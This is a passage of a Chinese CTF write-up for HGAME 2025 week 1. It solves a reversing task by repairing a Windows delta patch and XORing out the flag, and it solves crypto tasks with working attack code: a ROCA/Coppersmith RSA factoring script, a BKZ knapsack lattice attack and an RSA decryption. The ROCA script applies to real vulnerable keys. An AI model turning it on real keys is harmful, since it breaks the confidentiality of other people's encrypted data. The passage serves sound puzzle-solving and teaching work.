    sub_1400010E0(v5, "%02x");
    ++v6;
    v5 += 2;
    --v7;
  }
  while ( v7 );
  word_1400050C4 = 31233;
  v17 = v11;
  v18 = v12;
  v15 = v13;
  v16 = v14;
  if ( !qword_140005180(0i64, &v15, &v17, &qword_140005190) )
  {
    puts("You didn't take advantage of this opportunity.");
    sub_1400014E0();
000007BD main:90 (1400013BD)
```


发现在输入完flag后，如果满足hgame{开头，}结尾，长度为43的话，会往下走到一个逻辑，其中有一个&unk_1400050A0，发现是一个差异化补丁：



```
.data:0000000140005090 01 00 00 00                    dword_140005090 dd 1                    ; DATA XREF: __scrt_is_ucrt_dll_in_use+2↑r
.data:0000000140005094 00 00 00 00 00 00 00 00 00 00+align 20h
.data:00000001400050A0 50                             unk_1400050A0 db  50h ; P               ; DATA XREF: main+16B↑o
.data:00000001400050A1 41                             db  41h ; A
.data:00000001400050A2 33                             db  33h ; 3
.data:00000001400050A3 30                             db  30h ; 0
.data:00000001400050A4 30                             db  30h ; 0
.data:00000001400050A5 0B                             db  0Bh
.data:00000001400050A6 D0                             db 0D0h
.data:00000001400050A7 45                             db  45h ; E
.data:00000001400050A8 74                             db  74h ; t
.data:00000001400050A9 6C                             db  6Ch ; l
.data:00000001400050AA DB                             db 0DBh
.data:00000001400050AB 01                             db    1
.data:00000001400050AC 18                             db  18h
.data:00000001400050AD 23                             db  23h ; #
.data:00000001400050AE C8                             db 0C8h
.data:00000001400050AF 81                             db  81h
.data:00000001400050B0 03                             db    3
.data:00000001400050B1 80                             db  80h
.data:00000001400050B2 42                             db  42h ; B
.data:00000001400050B3 00                             db    0
.data:00000001400050B4 53                             unk_1400050B4 db  53h ; S               ; DATA XREF: main+24D↑o
.data:00000001400050B5 65                             db  65h ; e
.data:00000001400050B6 76                             db  76h ; v
.data:00000001400050B7 65                             db  65h ; e
.data:00000001400050B8 6E                             db  6Eh ; n
.data:00000001400050B9 65                             db  65h ; e
.data:00000001400050BA 61                             db  61h ; a
```


此处补丁的hash值被人为去掉了，这里要魔改一下这个补丁，参考[AmateursCTF-Public/2024/rev/flagpatch/solve.py at main · les-amateurs/AmateursCTF-Public]()

```python
from test import get_patch_info
from delta_patch import apply_patch_to_buffer

# Copy as Python - from 010 Editor - byte count: 69 (0x45)
patch = b'\x50\x41\x33\x30\x30\x0B\xD0\x45\x74\x6C\xDB\x01\x18\x23\xC8\x81\x03\x80\x42\x00\x53\x65\x76\x65\x6E\x65\x61\x74\x73\x74\x68\x65\x68\x61\x73\x68\x01\x7A\x00\x51\xB5\x5E\x73\x7A\x8D\xF1\x30\xAD\xD3\xA2\x69\x1E\x16\x8D\x9B\xE5\x6F\x4A\x2F\x0F\x53\x06\xF5\x1B\x30\xC3\x73\x16\x0D'

buf = b"Seven "

def remove_hash(delta, sz):
    _, _, _, _, _, _, hashalg, hashsize, _ = get_patch_info(delta)
    print(hashalg, hashsize)
    header = delta[:15] + sz
    return header + delta[16 + 4 + hashsize:]

try:
    out = apply_patch_to_buffer(buf, patch)
    print(out)
except Exception as e:
    print(e)

print(patch)
print(get_patch_info(patch))

patch = remove_hash(patch, b'\x11\x02')
print(patch)
print(get_patch_info(patch))

out = apply_patch_to_buffer(buf, patch)
print(out.hex())
```



```
[Running] python -u "d:\Downloads\hgame2025\week1\Delta_erro0000ors\solve.py"
Patch failed with error 13
b'PA300\x0b\xd0Etl\xdb\x01\x18#\xc8\x81\x03\x80B\x00Seveneatsthehash\x01z\x00Q\xb5^sz\x8d\xf10\xad\xd3\xa2i\x1e\x16\x8d\x9b\xe5oJ/\x0fS\x06\xf5\x1b0\xc3s\x16\r'
[1, 1, 0, 28, 1171262256, 31157364, '0x8003', 16, b'Seveneatsthehash']
0x8003 16
b'PA300\x0b\xd0Etl\xdb\x01\x18#\xc8\x11\x02\x01z\x00Q\xb5^sz\x8d\xf10\xad\xd3\xa2i\x1e\x16\x8d\x9b\xe5oJ/\x0fS\x06\xf5\x1b0\xc3s\x16\r'
[1, 1, 0, 28, 1171262256, 31157364, '0x0', 0, b'']
536576656e207361797320796f75277265207269676874212121212100
```

然后继续看IDA，在flag验证部分有一个异或逻辑，提取出来密文，将这个密文和从补丁中提取出的hex进行异或就能拿到flag了：



Recipe

From Hex

Delimiter: Space

XOR

Key: 536576656e2073... HEX

Scheme: Standard

Null preserving

Input

```
3B 02 17 08 0B 5B 4A 52 4D 11 11 4B 5C 43 0A 13 54 12 46 44 53 59 41 11 0C 18 17 37 30 48 15 07 5A 46 15 54 1B 10 43
5F 45 5A
```

```
128   1   0→128 (128 selected)
```

Output

```
hgame{934b1236-a124-4150-967c-cb4ff5bcc900}
```


CRYPTO

suprimeRSA

经典的Return of Coppersmith's attack，套模板：

```
#p,q=k*M+(65537**a %M)

# Hardcoded parameters for efficiency
# Found using params.py
param = \
{
  512: {
    "n": 39,
    "a_max": 62,
    "k_max": 37,
    "M": 0x924cba6ae99dfa084537facc54948df0c23da044d8cabe0edd75bc6,
    "M_prime": 0x1b3e6c9433a7735fa5fc479ffe4027e13bea,
    "m": 5,
    "t": 6,
    "c_a": 0x80000
  },
  1024: {
    "n": 71,
    "a_max": 134,
    "k_max": 37,
    "M":
0x7923ba25d1263232812ac930e9683ac0b02180c32bae1d77aa950c4a18a4e660db8cc90384a394
940593408f192de1a05e1b61673ac499416088382,
    "M_prime":
0x24683144f41188c2b1d6a217f81f12888e4e6513c43f3f60e72af8bd9728807483425d1e,
    "m": 4,
    "t": 5,
    "c_a": 0x40000000
  },
  2048: {
    "n": 126,
    "a_max": 434,
    "k_max": 53,
    "M":
0x7cda79f57f60a9b65478052f383ad7dadb714b4f4ac069997c7ff23d34d075fca08fdf20f95fbc
5f0a981d65c3a3ee7ff74d769da52e948d6b0270dd736ef61fa99a54f80fb22091b055885dc22b9f
17562778dfb2aeac87f51de339f71731d207c0af3244d35129feba028a48402247f4ba1d2b6d0755
baff6,
    "M_prime":
0x16928dc3e47b44daf289a60e80e1fc6bd7648d7ef60d1890f3e0a9455efe0abdb7a748131413ce
bd2e36a76a355c1b664be462e115ac330f9c13344f8f3d1034a02c23396e6,
    "m": 7,
    "t": 8,
    "c_a": 0x400000000
  }
}

# https://github.com/mimoo/RSA-and-LLL-attacks/blob/master/coppersmith.sage
def coppersmith_howgrave_univariate(pol, N, beta, mm, tt, XX):
    """
    Coppersmith revisited by Howgrave-Graham

    finds a solution if:
    * b|N, b >= N^beta , 0 < beta <= 1
    * |x| < XX
    """
    #
    # init
    #
    dd = pol.degree()
    nn = dd * mm + tt

    #
    # checks
    #
    if not 0 < beta <= 1 :
        raise ValueError("beta should belongs in (0, 1]")

    if not pol.is_monic():
        raise ArithmeticError("Polynomial must be monic.")


    #
    # Coppersmith revisited algo for univariate
    #

    # change ring of pol and x
    polZ = pol.change_ring(ZZ)
    x = polZ.parent().gen()

    # compute polynomials
    gg = []
    for ii in range(mm):
        for jj in range(dd):
            gg.append((x * XX)**jj * N**(mm - ii) * polZ(x * XX)**ii)
    for ii in range(tt):
        gg.append((x * XX)**ii * polZ(x * XX)**mm)

    # construct lattice B
    BB = Matrix(ZZ, nn)
    for ii in range(nn):
        for jj in range(ii+1):
            BB[ii, jj] = gg[ii][jj]

    # LLL
    BB = BB.LLL(early_red=True, use_siegel=True)

    # transform shortest vector in polynomial
    new_pol = 0
    for ii in range(nn):
        new_pol += x**ii * BB[0, ii] / XX**ii

    # factor polynomial
    potential_roots = new_pol.roots()

    return [i[0] for i in potential_roots]

# Top level of the attack, feeds the queue for the workers
def roca(N):

  # Key is not always of perfect size, infer from size
  keylength = int(log(N, 2))
  if keylength < 1000 :
    keylength = 512
  elif  keylength < 2000 :
    keylength = 1024
  elif keylength < 4000 :
    keylength = 2048
  else:
    keylength = 4096

  # bruteforce
  M_prime = param[keylength]['M_prime']
  c_prime = discrete_log(N, Mod(65537, M_prime))
  ord_prime = Zmod(M_prime)(65537).multiplicative_order()
  top = (c_prime + ord_prime)/2
  beta = 0.5
  mm = param[keylength]['m']
  tt = param[keylength]['t']

  XX = int((2*pow(N, beta)) / M_prime)

  # Bruteforce until p, q are found
  a_prime = floor(c_prime/2)
  while a_prime < top:

      # Construct polynomial
      m_inv = int(inverse_mod(M_prime, N))
      k_tmp = int(pow(65537, a_prime, M_prime))
      known_part_pol = int(k_tmp * m_inv)
      F = PolynomialRing(Zmod(N), implementation='NTL', names=('x',))
      (x,) = F._first_ngens(1)
      pol = x + known_part_pol

      # Get roots of polynomial using coppersmith
      roots = coppersmith_howgrave_univariate(pol, N, beta, mm, tt, XX)

      # Check if roots are p, q
```


```
        for root in roots:
          factor1 = k_tmp + abs(root) * M_prime
          if mod(N, factor1) == 0:
            factor2 = N // factor1
            return int(factor1), int(factor2)
        a_prime += 1



N=7871900641460253923376317972779725596967588300832482856261157252588768085146908307307027050565506287562901830002651293402579283146143512637132411
print ("[+] Factoring %i" % N)

factor1, factor2 = roca(N)

print ("[+] Found factors of N:")
print ("[+] p =" , factor1)
print ("[+] q =" , factor2)
```



```
mrl64@ubuntu2204:~$ sage exp.sage
[+] Factoring 7871900641460253923376317972779725596967588300832482856261157252588768085146908307307027050565506287562901
830002651293402579283146143512637132411
[+] Found factors of N:
[+] p = 95445586149090289345704725751559005117933797924348806813231887826416262 7
[+] q = 82475271608306661928067493793414924201112680499904715599878814311675768 3
```

解RSA:

```
from Crypto.Util.number import *

n=7871900641460253923376317972779725596967588300832482856261157252588768085146908307307027050565506287562901830002651293402579283146143512637132411
enc=365164788284364079752299551355267634718233656769290285760796137651769990253028664857272749598268110892426683253579840758552222893644373690398408
p = 954455861490902893457047257515590051179337979243488068132318878264162627
q = 824752716083066619280674937934149242011126804999047155998788143116757683
e = 65537
phi = (p-1)*(q-1)
d = inverse(e,phi)
m = pow(enc,d,n)
print(long_to_bytes(m))
```



```
[Running] python -u "d:\Downloads\hgame2025\week1\test.py"
b'hgame{ROCA_ROCK_and_ROll!}'
```

ezBag


背包问题，想办法造格，给了4个背包，p长度为64，造一个65*68的格。

这四个背包的密度都大约为2，LLL打不了，改用BKZ做规约。规约后发现最后一个向量全是-1和0，且最后4位全为0。处理一下就可以把p还原出来：

```
#sage
from Crypto.Cipher import AES
import hashlib
```

```
list_data=[[2826962231, 3385780583, 3492076631, 3387360133, 2955228863,
2289302839, 2243420737, 4129435549, 4249730059, 3553886213, 3506411549,
3658342997, 3701237861, 4279828309, 2791229339, 4234587439, 3870221273,
2989000187, 2638446521, 3589355327, 3480013811, 3581260537, 2347978027,
3160283047, 2416622491, 2349924443, 3505689469, 2641360481, 3832581799,
2977968451, 4014818999, 3989322037, 4129732829, 2339590901, 2342044303,
3001936603, 2280479471, 3957883273, 3883572877, 3337404269, 2665725899,
3705443933, 2588458577, 4003429009, 2251498177, 2781146657, 2654566039,
2426941147, 2266273523, 3210546259, 4225393481, 2304357101, 2707182253,
2552285221, 2337482071, 3096745679, 2391352387, 2437693507, 3004289807,
3857153537, 3278380013, 3953239151, 3486836107, 4053147071], [2241199309,
3658417261, 3032816659, 3069112363, 4279647403, 3244237531, 2683855087,
2980525657, 3519354793, 3290544091, 2939387147, 3669562427, 2985644621,
2961261073, 2403815549, 3737348917, 2672190887, 2363609431, 3342906361,
3298900981, 3874372373, 4287595129, 2154181787, 3475235893, 2223142793,
2871366073, 3443274743, 3162062369, 2260958543, 3814269959, 2429223151,
3363270901, 2623150861, 2424081661, 2533866931, 4087230569, 2937330469,
3846105271, 3805499729, 4188683131, 2804029297, 2707569353, 4099160981,
3491097719, 3917272979, 2888646377, 3277908071, 2892072971, 2817846821,
2453222423, 3023690689, 3533440091, 3737441353, 3941979749, 2903000761,
3845768239, 2986446259, 3630291517, 3494430073, 2199813137, 2199875113,
3794307871, 2249222681, 2797072793], [4263404657, 3176466407, 3364259291,
4201329877, 3092993861, 2771210963, 3662055773, 3124386037, 2719229677,
3049601453, 2441740487, 3404893109, 3327463897, 3742132553, 2833749769,
2661740833, 3676735241, 2612560213, 3863890813, 3792138377, 3317100499,
2967600989, 2256580343, 2471417173, 2855972923, 2335151887, 3942865523,
2521523309, 3183574087, 2956241693, 2969535607, 2867142053, 2792698229,
3058509043, 3359416111, 3375802039, 2859136043, 3453019013, 3817650721,
2357302273, 3522135839, 2997389687, 3344465713, 2223415097, 2327459153,
3383532121, 3960285331, 3287780827, 4227379109, 3679756219, 2501304959,
4184540251, 3918238627, 3253307467, 3543627671, 3975361669, 3910013423,
3283337633, 2796578957, 2724872291, 2876476727, 4095420767, 3011805113,
2620098961], [2844773681, 3852689429, 4187117513, 3608448149, 2782221329,
4100198897, 3705084667, 2753126641, 3477472717, 3202664393, 3422548799,
3078632299, 3685474021, 3707208223, 2626532549, 3444664807, 4207188437,
3422586733, 2573008943, 2992551343, 3465105079, 4260210347, 3108329821,
3488033819, 4092543859, 4184505881, 3742701763, 3957436129, 4275123371,
3307261673, 2871806527, 3307283633, 2813167853, 2319911773, 3454612333,
4199830417, 3309047869, 2506520867, 3260706133, 2969837513, 4056392609,
3819612583, 3520501211, 2949984967, 4234928149, 2690359687, 3052841873,
4196264491, 3493099081, 3774594497, 4283835373, 2753384371, 2215041107,
4054564757, 4074850229, 2936529709, 2399732833, 3078232933, 2922467927,
3832061581, 3871240591, 3526620683, 2304071411, 3679560821]]
bag=[123342809734, 118191282440, 119799979406, 128273451872]
ciphertext=b'\x1d6\xcc}\x07\xfa7G\xbd\x01\xf0P4^Q"\x85\x9f\xac\x98\x8f#\xb2\x12\
xf4+\x05`\x80\x1a\xfa !\x9b\xa5\xc7g\xa8b\x89\x93\x1e\xedz\xd2M;\xa2'

I = identity_matrix(64)
A = Matrix(ZZ, list_data).transpose()
zero = zero_matrix(1, 64)
b = Matrix([bag])
M = block_matrix([[I, A], [zero, b]])
L = M.BKZ()
#print(L)

p = ''
tmp = L[-1][:-4][::-1]
print(tmp)
```

```
for j in tmp:
    if abs(j) == 1:
        p += '1'
    else:
        p += '0'
p = int(p, 2)
print(p)
key = hashlib.sha256(str(p).encode()).digest()
cipher = AES.new(key, AES.MODE_ECB)
flag = cipher.decrypt(ciphertext)
print(flag)
```




```
mrl64@ubuntu2204:~$ sage exp.sage
(-1, -1, -1, -1, 0, -1, -1, 0, 0, 0, -1, -1, 0, 0, 0, 0, 0, 0, -1, -1, -1, -1, -1, -1, 0, -1, -1, -1, 0, -1, 0, -1, -1, -
, 0, -1, 0, -1, -1, 0, -1, -1, 0, 0, -1, 0, 0, -1, 0, -1, 0, 0, -1, 0, -1, -1, -1, -1, -1, 0, 0, -1, -1, -1)
17739748707559623655
b'hgame{A_S1mple_Modul@r_Subset_Sum_Problem}\x06\x06\x06\x06\x06\x06'
```

sieve

明显这个大数递归会导致纵深爆炸。通过分析，`trick(k)`等于欧拉函数前缀和与质数计数函数的和：

```
#sage
from sympy import nextprime
from sympy.ntheory import primepi

def sum_euler_phi(n):
    if n == 0:
        return 0
    # 初始化筛法计算小范围的欧拉函数
    pre_max = min(n, 10**6)
    phi = list(range(pre_max + 1))
    for p in range(2, pre_max + 1):
        if phi[p] == p:  # p是质数
            for multiple in range(p, pre_max + 1, p):
                phi[multiple] -= phi[multiple] // p
    # 计算小范围的前缀和
    s_phi = [0] * (pre_max + 1)
    s_phi[0] = 0
    for i in range(1, pre_max + 1):
        s_phi[i] = s_phi[i-1] + phi[i]

    # 分块递归计算大范围
    cache = {}
    def helper(n):
        if n in cache:
            return cache[n]
        if n <= pre_max:
            return s_phi[n]
        res = n * (n + 1) // 2
        k = 2
        while k <= n:
            m = n // k
            next_k = n // m + 1
            res -= (next_k - k) * helper(m)
            k = next_k
        cache[n] = res
        return res
    return helper(n)
```


```
e = 65537
k = (e * e) // 6  # 确保整除
sum_phi = sum_euler_phi(k)
prime_count = primepi(k)
trick_value = sum_phi + prime_count

shifted_value = trick_value << 128
p = q = nextprime(shifted_value)

print(f"Calculated trick({k}) = {trick_value}")
print(f"p = q = {p}")
```



```
mrl64@ubuntu2204:~$ sage exp.sage
Calculated trick(715849728) = 155763335447735055
p = q = 53003516465655400667707442798277521907437914663503790163
```

得到p的值后，解出flag即可：

```
from Crypto.Util.number import *

e = 65537
p = 53003516465655400667707442798277521907437914663503790163
q = 53003516465655400667707442798277521907437914663503790163
c =
2449294097474714136530140099784592732766444481665278038069484466665506153967851063209402336025065476172617376546

n = p * q
phi = p ** 2 - p
d = inverse(e, phi)

m = pow(c,d,n)
flag = long_to_bytes(m)

print(flag)
```



```
[Running] python -u "d:\myexp\rsa.py"
b'hgame{sieve_is_n0t_that_HArd}'
```